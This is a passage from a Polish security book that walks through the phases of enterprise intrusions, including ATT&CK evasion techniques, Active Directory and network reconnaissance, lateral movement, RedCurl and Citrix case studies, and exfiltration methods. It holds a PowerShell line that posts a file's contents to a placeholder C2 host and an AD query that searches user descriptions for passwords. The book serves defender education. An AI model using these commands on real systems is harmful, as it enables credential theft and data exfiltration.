- **Modyfikacja procesu uwierzytelniania** (*Modify Authentication Process*, T1556). Niedawno ataki przeprowadzone przez irańskie grupy APT polegały na implementacji filtrów haseł, co pozwoliło im dodać bibliotekę DLL do **filtru powiadomień**. Pozwoliło to na przechwycenie niezaszyfrowanych haseł użytkowników próbujących zmienić swoje hasła. Pierwotnie taki mechanizm został zaprojektowany do sprawdzania zgodności haseł z zasadami bezpieczeństwa, jednak jak widać, każde narzędzie może mieć swój złowrogi odpowiednik.
- **Niezabezpieczone dane uwierzytelniające** *(Unsecured Credentials*, T1552). To prawdziwa pięta achillesowa w większości organizacji. Pracownicy mają tendencję do przechowywania haseł w plikach. Dział IT może zakodować na stałe niektóre dane uwierzytelniające w rejestrze systemu w celu ułatwienia konserwacji i obsługi lub po prostu przechowywać klucze API w plikach konfiguracyjnych.

Większość współczesnych systemów klienckich ma wbudowane mechanizmy bezpieczeństwa, które potrafią wykryć tego typu działania i im zapobiec. Stanowi to problem dla atakujących, zmuszając ich do stosowania technik omijania zabezpieczeń, aby móc kontynuować swoje operacje. Istnieje szeroka gama technik stosowanych do omijania zabezpieczeń w systemach Windows. Oto najczęściej wykorzystywane metody:

- **Osłabianie obrony** (*Impair Defenses*, T1562). Obejmuje wyłączanie lub nawet odinstalowywanie narzędzi takich jak programy antywirusowe, modyfikowanie zapory systemu Windows za pomocą polecenia `netsh`, wyłączanie rejestrowania zdarzeń Windows lub narażanie trybu awaryjnego. Te działania są rzadko wykorzystywane przez grupy ransomware, ponieważ mechanizmy bezpieczeństwa nie działają w trybie awaryjnym.
- **Usuwanie śladów** (*Indicator Removal*, T1070). Obejmuje usuwanie plików zawierających ładunki, czyszczenie dzienników zdarzeń, modyfikowanie znaczników czasu obiektów systemu plików oraz odłączanie udziałów sieciowych.
- **Ukrywanie artefaktów** (*Hide Artifacts*, T1564). Obejmuje ukryte atrybuty NTFS plików i folderów, ukrytych użytkowników oraz maskowanie argumentów procesów.
- **Modyfikacja uprawnień plików i katalogów** (*File and Directory Permissions Modification*, T1222). Pozwala atakującym uzyskać dostęp do wymaganych plików i folderów, najczęściej poprzez uruchomienie wbudowanego programu **icalcs**.
- **Podszywanie się** (*Masquerading*, T1036). Polega na podpisywaniu złośliwego kodu przy użyciu metadanych i informacji o podpisie pochodzących z legalnego, podpisanego programu (napotkaliśmy próbki IcedID podpisane fałszywymi certyfikatami Nvidia). Obejmuje ona również zmianę nazw narzędzi systemowych (stosowaną przez wiele programów do kopania kryptowalut, np. tworzenie kopii `cmd.exe` czy `wscript.exe`), zmianę nazw usług i zaplanowanych zadań, aby wyglądały na legalne (np. zadania, które tworzy RedCurl w swoich kampaniach) poprzez używanie wielu języków w nazwach plików, a także zmianę rozszerzeń plików przy zachowaniu właściwego nagłówka (np. *plik.jpg*, który ma nagłówek PE wskazujący, że jest to plik wykonywalny).

- **Przejęcie kontroli nad przepływem wykonania** (*Hijack Execution Flow*, T1574). Polega na manipulowaniu sposobem, w jaki system operacyjny znajduje programy do uruchomienia, biblioteki do użycia oraz inne zasoby, takie jak katalogi plików czy klucze rejestru. Opisane wcześniej techniki manipulacji bibliotekami DLL są najpopularniejszymi przykładami przejmowania kontroli nad przepływem wykonania. Warto wspomnieć, że „boczne ładowanie" bibliotek DLL (ang. *DLL side loading*) jest bardzo powszechną techniką stosowaną do oszukiwania rozwiązań EDR.
- **Zaciemnianie plików lub informacji** (*Obfuscated Files or Information*, T1027). Obejmuje różne techniki maskowania poleceń, takie jak generowanie nazw zmiennych, szyfrowanie kodu i jego deszyfrowanie podczas wykonywania, dodawanie pustych bajtów (ang. *code padding*), używanie programów kompresujących (np. **upx**), a nawet metody obserwowane w atakach grup APT, jak przemycanie kodu w plikach HTML.
- **Wstrzykiwanie procesów** (*Process Injection*, T1055) w celu zmylenia specjalistów ds. bezpieczeństwa.
- **Modyfikowanie rejestru** (*Modifying Registry*, T1112).
- **Nadużycie mechanizmu kontroli rozszerzania uprawnień** (*Abuse Elevation Control Mechanism*, T1548). Polega na omijaniu zabezpieczenia UAC (ang. *User Account Control* — kontrola konta użytkownika).
- **Manipulacja tokenami dostępu** (*Access Token Manipulation*, T1134). Polega na wykorzystaniu funkcji API systemu Windows. Obejmuje podszywanie się pod tokeny, tworzenie procesów z tokenami, fałszowanie **identyfikatora procesu nadrzędneg**o (ang. *parent proces ID* — PPID) i inne techniki.
- **Zadania BITS** (*BITS Jobs*, T1197). Polega na wykorzystaniu zadań BITS do wykonywania transferów plików w tle.
- **Wykorzystanie luk w celu ominięcia zabezpieczeń** (*Exploitation for Defense Evasion*, T1211). Polega na naruszaniu mechanizmów bezpieczeństwa lub innego istniejącego oprogramowania, które zazwyczaj nie jest w centrum uwagi i jest uznawane za zaufane przez zespoły ds. bezpieczeństwa.

Istnieje wiele innych zagadnień, ale nie jest możliwe omówienie wszystkich, ponieważ wymagałoby to napisania osobnej książki. Więcej informacji można znaleźć, analizując macierz MITRE ATT&CK lub raporty firm zajmujących się cyberbezpieczeństwem.

Do tej pory omówiliśmy wszystkie niezbędne metody, które umożliwiają podmiotom stwarzającym zagrożenie uzyskanie punktu zaczepienia, zdobycie odpowiednich uprawnień, uniknięcie wykrycia oraz przygotowanie się do kolejnych etapów ataku.

## Rozpoznawanie sieci

Zazwyczaj po uzyskaniu dostępu do pierwszego zainfekowanego systemu atakujący wykorzystują szereg narzędzi. Mogą je pobrać za pomocą poleceń powłoki PowerShell takich jak `Invoke-WebRequest`, `New-Object` czy `Start-BitsTransfer`, użyć wbudowanych narzędzi systemowych (tzw. „living off the land"; *https://lolbas-project.github.io/*), przeglądarki internetowej lub po prostu przenieść je przez schowek, jeśli korzystają z połączenia RDP.

Te narzędzia zwykle obejmują programy do rozpoznania środowiska Active Directory w systemach Windows oraz narzędzia do rozpoznawania sieci.

Najpopularniejsze narzędzia do rozpoznawania Active Directory nie zmieniły się znacząco w ostatnich latach i są powszechnie wykorzystywane przez większość grup ransomware i grupy APT. Są one łatwe w użyciu, nie wymagają wielu uprawnień, a zwykłe konto domenowe jest wystarczające. Jednakże egzekwowanie szczegółowych zasad tworzenia haseł, stosowanie rozwiązań **Local Administrator Password Solution** (**LAPS**), BitLockera oraz wzmocnienia zabezpieczeń Active Directory zmusi atakujących do uprzedniego podniesienia uprawnień.

Oto najczęściej używane narzędzia wbudowane w dystrybucje systemu operacyjnego Microsoft:

- **ADRecon** — narzędzie oparte na PowerShell służące do rozpoznawania środowiska Active Directory.
- **BloodHound** lub jego wariant **SharpHound** — wykorzystują głównie funkcje API Windowsa oraz funkcje przestrzeni nazw **LDAP** (ang. *Lightweight Directory Access Protocol*) do zbierania danych z kontrolerów domeny i systemów Windows przyłączonych do domeny.
- **ADFind** — narzędzie wiersza poleceń do wykonywania zapytań w Active Directory.
- **ADExplorer** — zaawansowane narzędzie do przeglądania i edytowania Active Directory stworzone przez Sysinternals.
- **CrackMapExec** — narzędzie do analizy po przeprowadzonym ataku napisane w Pythonie.
- **PowerView** — narzędzie służące do zdobywania świadomości sytuacyjnej w sieci.
- **Przeglądarka LDAP** — narzędzie programowe do przeglądania i analizowania katalogów LDAP.


Oto kilka wbudowanych narzędzi, które można wykorzystać:

- **Wbudowane aplety PowerShell**, takie jak moduł `ActiveDirectory`:

```
[System.DirectoryServices.ActiveDirectory.Forest]::GetCurrentForest().
Sites.Subnets
Import-Module ActiveDirectory
PS> Get-ADObject -LDAPFilter "(&(objectClass=user)(description=*pass*))" -
property * | Select-Object SAMAccountName, Description, DistinguishedName
```

- **Nltest** to wbudowane narzędzie firmy Microsoft służące do wykonywania zadań administracyjnych w domenie Active Directory. Umożliwia przeprowadzanie różnych zapytań w celu sprawdzenia zaufania domeny, uzyskania listy kontrolerów domeny, wymuszenia zdalnego wyłączenia systemu oraz synchronizacji baz danych Active Directory kontrolerów domeny.
- **Net.exe** to kolejne wbudowane narzędzie firmy Microsoft, które jest powszechnie używane do kontrolowania interfejsów sieciowych, zarządzania udostępnionymi zasobami sieciowymi oraz monitorowania sesji użytkowników i usług systemowych.

Niektóre z tych narzędzi są niezwykle wygodne w użyciu. Na przykład BloodHound nie tylko umożliwia zbieranie danych z kontrolerów domeny i systemów Windows przyłączonych do domeny, ale także pozwala mapować relacje w środowiskach Active Directory i przedstawiać je w formie łatwego do analizy grafu, podobnego do tego z rysunku 2.3.




**Rysunek 2.3. Wyniki rozpoznawania przeprowadzonego przez narzędzie Bloodhound**

Wszystkie wspomniane narzędzia i programy użytkowe wykorzystują protokoły Microsoftu zaimplementowane w środowiskach Active Directory: LDAP i **SMB** (ang. *Simple Message Block*), wraz z ich otoczkami, w tym **Microsoft RPC** (ang. *Microsoft remote procedurę call* — zdalne wywołanie procedury) działające przez porty TCP/UDP 139 i 445 oraz przez nazwane potoki sieciowe lub lokalne `\pipe\<nazwa_potoku>`. Ponadto mogą one korzystać z narzędzi **Microsoft Remote Server Administration Tools** (**RSAT**), jeśli są dostępne, oraz obsługiwać protokoły uwierzytelniania takie jak Kerberos, NTLM, Wdigest i SSL/TLS.

W celu uniknięcia wykrycia w niektórych przypadkach narzędzia te mogą być zaciemnione lub skompresowane, pliki wykonywalne mogą mieć zmienione nazwy, a nazwy parametrów wejściowych mogą zostać zmodyfikowane.

W przypadku wariantów złośliwego oprogramowania, które mogą pobierać nowe komponenty lub ładunki, istnieje możliwość wykorzystania narzędzi takich jak Recon-AD. Jest to narzędzie oparte na interfejsie **Active Directory Service Interface** (**ADSI**), które poprzez obiekty COM uzyskuje dostęp do funkcji usług katalogowych od różnych dostawców sieciowych. Tego typu narzędzia są zazwyczaj dostarczane i uruchamiane bezpośrednio w pamięci, co znacznie utrudnia analizę śledczą i wymaga monitorowania przestrzeni użytkownika, na przykład poprzez przechwytywanie funkcji API Windowsa. Jednakże mechanizmy wykrywania takich działań są zaimplementowane we wszystkich rozwiązaniach antywirusowych oraz systemach wykrywania i reagowania na zagrożenia (EDR).

Oto trzy główne metody wykonywania kodu w pamięci, które są zaimplementowane w formie poleceń w narzędziach używanych po przeniknięciu do systemu i wykorzystywane podczas ataków na systemy Windows w przedsiębiorstwach:

- wykonywanie bibliotek DLL w pamięci;
- wstrzykiwanie bibliotek DLL z odbiciem (ang. *reflective DLL injection*);
- wstrzykiwanie bibliotek DLL z użyciem shellcode.

Oto najczęściej wykorzystywane ładunki uruchamiane w ramach frameworków:

- Recon-AD-Domain, Recon-AD-Users, Recon-AD-Groups, Recon-AD-Computers, Recon-AD-SPNs, Recon-AD-AllLocalGroups i Recon-AD-LocalGroups;
- narzędzie ldapdomaindump.

Wyniki rozpoznania Active Directory można uzyskać za pomocą narzędzia ADRecon (*https://github.com/sense-of-security/ADRecon*). Pozwala ono pobrać następujące informacje:

- las;
- domena;
- relacje zaufania;
- witryny;
- podsieci;
- domyślne i szczegółowe zasady dotyczące haseł (jeśli zaimplementowane);
- kontrolery domen, wersje protokołu SMB, obsługa podpisywania SMB oraz role FSMO;
- użytkownicy i ich atrybuty;
- **nazwy SPN** (ang. *Service Principal Names*);
- grupy i ich członkostwo;
- **jednostki organizacyjne** (ang. *organizational units* — OU);
- obiekty zasad grup (GPO) i szczegóły ich powiązań;

- strefy i rekordy DNS;
- drukarki;
- komputery i ich atrybuty;
- atrybuty hasła;
- hasła LAPS (jeśli są zaimplementowane);
- klucze odzyskiwania BitLocker (jeśli są używane);
- listy kontroli dostępu (DACL i SACL) dla domeny, jednostek organizacyjnych, kontenerów głównych, obiektów GPO, użytkowników, komputerów i grup;
- GPOReport (wymaga RSAT);
- Kerberoast (nie jest uwzględniony w domyślnej metodzie zbierania danych);
- konta domenowe używane jako konta usługowe (wymaga konta z uprawnieniami; nie jest to uwzględnione w domyślnej metodzie zbierania danych).

Infrastruktura Active Directory nie ma ograniczeń — wszystkie te rozwiązania będą działać na lokalnych kontrolerach domeny, w środowiskach hybrydowych (Azure AD i lokalne kontrolery domeny) oraz w całkowicie chmurowych wdrożeniach Azure AD.

Kolejnym krokiem po rekonesansie Active Directory jest odkrycie segmentacji sieci, aby zobaczyć, jakie inne podsieci są dostępne. Oto najpopularniejsze narzędzia do rozpoznawania sieci:

- SoftPerfect Network Scanner,
- Advanced IP Scanner,
- Advanced Port Scanner,
- Nmap,
- Zenmap.


Następujące wbudowane narzędzia systemu Windows często pozostają niezauważone:

- Net.exe,
- Nbtscan,
- Nmblookup,
- Nslookup,
- Ping.

W wyniku rozpoznania sieci atakujący zdobywa informacje o dostępnych podsieciach, przyporządkowuje nazwy hostów do ich adresów IP oraz uzyskuje jasny obraz portów dostępnych z aktualnego hosta. Ponadto poszukuje niezałatanych systemów, wykorzystując zarówno metody aktywne (skanowanie podatności), jak i pasywne (sprawdzanie wersji systemu operacyjnego lub aplikacji sieciowych). Prawdopodobnie wykorzysta te informacje w kolejnych etapach ataku. Następnym celem dla atakującego jest utrzymanie wystarczającego dostępu i widoczności w całej infrastrukturze. W kolejnej sekcji szczegółowo omówimy, jak to się odbywa.

# Faza 2. Utrzymanie dostępu i widoczności

Po zakończeniu pierwszej fazy atakujący przystępują do rozpoznawania najcenniejszych zasobów, przemieszczania się w ich kierunku i przeprowadzania dalszego rozpoznania na wypadek obecności szczegółowych list kontroli dostępu. Jest to proces iteracyjny, który może wymagać wielokrotnego powtarzania, zanim intruzom uda się dotrzeć do celu (rysunek 2.4).




**Rysunek 2.4. Etapy drugiej fazy ataku**

## Odkrywanie kluczowych zasobów

W tym miejscu należy pamiętać, że różne typy aktorów zagrożeń mają odmienne cele.

Przestępcy stosujący oprogramowanie ransomware najprawdopodobniej zidentyfikują najważniejsze serwery obsługujące procesy biznesowe. Ich głównym celem jest utrzymanie dostępu do całego przedsiębiorstwa, dlatego zapewne skupią się na serwerach Active Directory, infrastrukturze rozwiązań do tworzenia kopii zapasowych, serwerach aplikacji biznesowych i środowiskach wirtualnych (takich jak VMware ESXi czy Hyper-V), a także serwerach plików przechowujących najbardziej krytyczne dane.

### Studium przypadku

Mieliśmy wielokrotnie do czynienia z atakami, w których intruzi skutecznie uzyskiwali dostęp do infrastruktury VDI takiej jak Citrix czy Vmware dzięki wykorzystaniu ważnych kont użytkownika lub niezałatanych luk. W fazie rozpoznawania sieci znajdowali kontrolery domen Active Directory oraz różne aplikacje biznesowe. Te ostatnie zazwyczaj są wdrażane w **strefach zdemilitaryzowanych** (ang. *demilitarized zone* — DMZ), dlatego przemieszczanie się do takich systemów jest nieopłacalne dla zdecydowanej większości atakujących podmiotów. Jednak kontrolery domen to zupełnie inna bajka! Zawsze stanowią łakomy kąsek. Po uzyskaniu wystarczających uprawnień (w niektórych przypadkach narażone zostały wszystkie hosty VDI, gdy znaleziono umieszczone w pamięci podręcznej poświadczenia administratora domeny z wcześniejszej sesji, dzięki którym intruzi uzyskali dostęp do kontrolera domeny) i zyskaniu możliwości uruchomienia dowolnego kodu w środowisku ADC Citrix Netscaler z poziomu konta usługi po wykorzystaniu luki (`CVE-2019-19781` lub `CVE-2022-27518`) albo zdobyciu danych uwierzytelniających dzięki luce CitrixBleed (`CVE-2023-4966`) mogą przemieścić się do kontrolera domeny i kontynuować atak.

Pamiętamy wywiad z **Unknown**, rzecznikiem prasowym grupy REvil, który stwierdził, że luki w środowisku Citrix są żenujące nawet dla intruzów, ponieważ wystarczą dwa kliknięcia, aby uzyskać dostęp do infrastruktury całego przedsiębiorstwa i zacząć wdrażać ransomware. Nawet wielkie korporacje padały ofiarą ataku w niecałe dwie godziny.

Inne grupy motywowane zarobkiem wciąż sprawdzają infrastrukturę bankomatów, kas fiskalnych oraz systemu SWIFT w poszukiwaniu lokalizacji aplikacji bankowych oraz oprogramowania do przetwarzania płatności, w tym środowisk testowych (pamiętaj, że są one zazwyczaj gorzej zabezpieczone oraz zawierają część rzeczywistych baz danych, kluczy API lub oprogramowanie służące do podpisywania i szyfrowania danych finansowych). Być może nie są one dostępne z pierwszego przejętego hosta (oczywiście zdarzają się wyjątki, ale nie będziemy zajmować się tu najprostszymi możliwymi przypadkami).

Również grupy APT zajmujące się szpiegostwem starają się odkrywać serwery plików, infrastrukturę poczty e-mail, bazy danych SQL aplikacji biznesowych, środowiska programistyczne (gdy koncentrują się na atakowaniu łańcucha dostaw), a także kontrolery domen.

Jeżeli atakujący podmiot ma na celu sianie spustoszenia, wykryje infrastrukturę tworzenia kopii zapasowych, scentralizowane punkty sterowania środowiskiem oraz obszary zarządzania infrastrukturą maszyn wirtualnych.

## Rozprzestrzenianie się w sieci

Na tym etapie atakujący dokładnie zbadali już pacjenta zero i mają pełny wgląd w dostępną część sieci. Teraz nadszedł czas, aby ruszyć dalej. Przyjrzyjmy się najczęściej stosowanym technikom ruchu bocznego:

- **Usługi zdalne** (*Remote Services*, T1021). Polega na wykorzystaniu prawidłowych kont do łączenia się z innymi hostami za pomocą protokołu RDP. W tym przypadku narzędzia `wmic` i `bitsadmin` są używane do wykonywania kodu i dostarczania ładunków do zdalnych systemów. Ponadto `PsExec` jest bardzo często stosowanym narzędziem wykorzystującym udziały SMB, które zazwyczaj są włączone i nieodpowiednio monitorowane.
- **Wykorzystanie alternatywnych materiałów uwierzytelniających** (*Use Alternate Authentication Material*, T1550), ataki typu *Pass the Hash* (T1550.002) i *Pass the Ticket* (T1550.003). Polegają na gromadzeniu skrótów NTLM i biletów Kerberos, uzyskanych po pomyślnym dostępie do poświadczeń z pamięci procesu LSASS.
- **Przesyłanie narzędzi między systemami** (*Lateral Tool Transfer*, T1570). Odbywa się to przy użyciu poleceń `wmic`, `bitsadmin` i `copy` oraz narzędzia **PsExec**.
- **Wykorzystanie usług zdalnych** (*Exploitation of Remote Services*, T1210). Cyberprzestępcy mogą wykorzystywać usługi zdalne do uzyskania nieautoryzowanego dostępu do systemów wewnętrznych już po przeniknięciu do sieci. Może to być realizowane poprzez wykorzystanie luk w zabezpieczeniach protokołów takich jak SMB (Server Message Block), RDP (Remote Desktop Protocol) czy SQL (najczęściej w przypadku MySQL lub MSSQL) w celu wykonania dowolnych poleceń. Atakujący mogą również wykorzystywać podatności w usługach serwerów WWW.

- **Usługi zdalne: udziały administracyjne SMB/Windows** (*Remote Services: SMB/Windows Admin Shares*, T1021.002). Atakujący mogą wykorzystywać prawidłowe konta (T1078) poprzez nazwę użytkownika i hasło lub technikę Pass the Hash (NTLM) do interakcji ze zdalnym udziałem sieciowym (najczęściej **C$**, **ADMIN$** i **IPC$**) za pomocą protokołu SMB. Następnie mogą wykonywać działania jako zalogowany użytkownik, aby wchodzić w interakcję z systemami za pośrednictwem zdalnego wywołania procedury, podobnie jak w przypadku znanego narzędzia **PsExec** z pakietu Microsoft SysInternals.
- **Wewnętrzny spear phishing** (*Internal Spearphishing*, T1534). Gdy atakujący nie może uzyskać większego dostępu z powodu ograniczonej widoczności lub uprawnień, może wykorzystać przejęty komputer do wysłania wiadomości e-mail zawierającej złośliwe linki lub załączniki w celu zainfekowania innych użytkowników.
- **Narzędzia do wdrażania oprogramowania** (*Software Deployment Tools*, T1072). Polega na uzyskaniu dostępu do legalnych systemów używanych przez dział IT do zarządzania instalacjami oprogramowania w sieci. W kilku przypadkach zaobserwowaliśmy przejętą konsolę systemu EDR, która następnie wykorzystała wbudowaną funkcję do scentralizowanego uruchamiania skryptów PowerShella lub wsadowych z najwyższym poziomem uprawnień. Za pomocą powłoki PowerShell można uruchamiać globalnie dostępne pliki wykonywalne, które zostały umieszczone w udziale sieciowym z uprawnieniami dostępu dla grupy **EVERYONE**.
- **Usługi zdalne: Windows Remote Management** *(Remote Services: Windows Remote Management*, T1021.006) lub **winrm**. To narzędzie zostało wprowadzone wraz z systemem Microsoft Server 2000. Jest ono powszechnie używane, nawet przez specjalistów IT, do zarządzania zdalnymi hostami za pomocą zastrzeżonego protokołu firmy Microsoft.
- **Usługi zdalne: rozproszony model obiektowy składników** (*Remote Services: Distributed Component Object Model* — DCOM, T1021.003). Umożliwia programom Microsoft Office, mechanizmowi Dynamic Data Exchange i innym obiektom COM wykonywanie dowolnego kodu powłoki na zdalnym hoście. Przykładowo narzędzia do testów penetracyjnych takie jak Cobalt Strike, Empire i inne platformy wykorzystywane po ataku mają takie możliwości.
- **Pliki LNK na dostępnych udziałach sieciowych**. Atakujący dodają flagę `Hidden` do oryginalnych plików z plikami LNK, aby otworzyć docelowy plik i uruchomić złośliwe polecenie.

## Studium przypadku

Grupa RedCurl, znana z prowadzenia szpiegostwa przemysłowego, opracowała niespotykaną metodę ataków. Początkowo wykorzystywała spersonalizowane wiadomości phishingowe zawierające w treści odnośniki, aby uzyskać dostęp do systemu ofiary. Odnośniki te prowadziły do archiwów SFX, które służyły do dostarczenia początkowego ładunku złośliwego oprogramowania na komputer ofiary.

Po uzyskaniu dostępu atakujący wykorzystywali klucze uruchamiania (ang. *run keys*), zaplanowane zadania lub skróty umieszczone w folderze *Startup* do dłuższego pozostania w systemie. Aby uniknąć wykrycia, stosowali różne techniki maskowania: używali domen podobnych do legalnych domen ofiary lub związanych z usługami rządowymi, nazywali zaplanowane zadania i klucze rejestru w taki sposób, że niezwykle trudno było je odróżnić od standardowych składników systemu operacyjnego. Ponadto wykorzystywali zaciemnianie kodu, usuwanie plików oraz pośrednie wykonywanie kodu binarnego za pomocą biblioteki `Rundll32`.


Ponieważ celem RedCurla był szpiegostwo przemysłowe, starał się zebrać jak najwięcej danych, zaczynając od poświadczeń przechowywanych w pamięci, plikach, menedżerach haseł, a nawet w programie Microsoft Outlook. W tym celu grupa wykorzystywała narzędzie LaZagne, skrypty PowerShella oraz fałszywe okna Outlooka. Ponadto, podczas etapu rozpoznawania, aktywnie gromadziła informacje o zaatakowanym systemie, dyskach lokalnych i sieciowych, udziałach administracyjnych oraz usłudze Active Directory.

Jedną z najbardziej interesujących technik stosowanych przez RedCurl był sposób przeprowadzania ruchu bocznego w sieci. Grupa ukrywała oryginalne pliki znajdujące się na dyskach sieciowych firmy i zastępowała je złośliwymi plikami LNK.

Na koniec, gdy zebrano interesujące dane (w większości przypadków przy użyciu skryptów PowerShella), zostały one przesłane do usług przechowywania w chmurze. Kolejna, a zarazem ostatnia faza ataku obejmuje kroki, jakie napastnicy podejmują, aby osiągnąć swoje cele.

# Faza 3. Eksfiltracja danych i skutki

Faza 2. kończy się, gdy atakujący przejmuje kontrolę nad wszystkimi kluczowymi zasobami i systemami IT niezbędnymi do normalnego funkcjonowania (na przykład kopie zapasowe i systemy biznesowe), uzyskuje maksymalne uprawnienia, zapewnia sobie nadmiarowy dostęp do infrastruktury dowodzenia i kontroli oraz ma pełny wgląd w stan zabezpieczeń. Co dalej? W zależności od celu atakującego może on nieustannie gromadzić wszystkie potrzebne dane, przystąpić do działań destrukcyjnych lub zacząć przygotowania do kradzieży pieniędzy. Etapy te przedstawia rysunek 2.5.




**Rysunek 2.5. Etapy trzeciej fazy ataku**

# Eksfiltracja danych

Każdy nowo narażony zasób jest dla atakującego cennym źródłem informacji. Wszystkie przydatne dane są zbierane i analizowane, a te najbardziej wartościowe są eksfiltrowane do infrastruktury przeciwnika. Istnieje wiele sposobów, w jakie może to nastąpić. Przyjrzyjmy się, jak dochodzi do takich wycieków danych.

Na początek spójrzmy na kilka oczywistych metod:

- **Przeglądarka internetowa**. Atakujący otwiera interaktywną sesję z komputerem ofiary. W tym przypadku napastnik po prostu uruchamia przeglądarkę, odwiedza swoją stronę internetową i bezpośrednio przesyła pliki.
- **PowerShell**. Najprostszym przykładem jest wykonanie skryptu, który pobiera ładunek z podanego adresu URI i uruchamia go przy użyciu określonej metody:

```
$contents = Get-Content <Pełna ścieżka do pliku>
Invoke-WebRequest -Uri http://c2[.]<tld>/<URI> -Method POST -Body $ contents
```

- **curl**, **netcat**. Te narzędzia są używane do sprawdzania dostępności zasobów internetowych, nawiązywania sesji oraz przesyłania ładunku do zainfekowanego hosta.
- **WinSCP**. Jest to program kliencki służący do łączenia się ze zdalnymi hostami lub udziałami sieciowymi w celu pobierania plików.
- **Klienty FTP**, takie jak **FileZilla**. Służą do łączenia się przez protokoły FTP, SFTP i inne oparte na FTP w celu pobierania plików ze zdalnych serwerów. Niektóre organizacje mogą udostępniać serwery do przechowywania danych, co ułatwia atakującym umieszczanie w nich plików.
- **Przechowywanie w chmurze**. Obejmuje to usługi takie jak MEGA, Amazon S3, Dysk Google i Dropbox. W niektórych przypadkach wykorzystywane są mniej znane platformy hostingowe. Przed latami 2020 – 2022 atakujący korzystali z usług takich jak Firefox Send lub Send Files do eksfiltracji danych.
- **Aplikacje dostępne publicznie**. Są to TOR, uTox, Twitter lub aplikacje czatowe (na przykład Telegram).
- **E-mail**. Wiadomości e-mail można wysyłać z załącznikami, które nie przekraczają 25 MB. Można to wykorzystać na dwa sposoby:
  - tworzenie wersji roboczej wiadomości e-mail, uzyskiwanie dostępu do tego samego konta z podejrzanego adresu IP, pobieranie plików i usuwanie wiadomości;
  - wysyłanie wiadomości e-mail z załącznikiem.
- **Narzędzia do zdalnego administrowania**. Obejmują one programy takie jak między innymi **TeamViewer**, **AnyDesk**, **Splashtop**, **eHorus**, **Atera**, **Meshcentral**, **TacticalRMM**, RDP i VNC. Można ich używać do przesyłania plików o rozmiarze do 2 GB.

Grupy ransomware lub APT mogą wykorzystywać własne, specjalnie opracowane narzędzia do wykradania danych. Na przykład atakujący mogą zaimplementować niestandardowe protokoły działające ponad HTTP/HTTPS, aby ukryć złośliwą aktywność w ruchu

sieciowym i nie wzbudzać podejrzeń zespołów odpowiedzialnych za bezpieczeństwo i obsługę sieci (ang. *Network Operation Center* — NOC). Oto kilka przykładów takich technik:

- **StealBit**. Niestandardowe narzędzie używane przez partnerów LockBit RaaS.
- **Rclone**. Narzędzie wiersza poleceń używane do zarządzania plikami, wykorzystywane przez wielu cyberprzestępców, w tym przez grupy powiązane z Medusa Lockerem i RansomHubem.
- **ExMatter**. Niestandardowe narzędzie do eksfiltracji danych używane przez podmioty powiązane z oprogramowaniem ransomware BlackMatter.
- **CovalentStealer**. Narzędzie do eksfiltracji danych używane przez grupę IronTiger oraz inne grupy APT powiązane z Chinami.
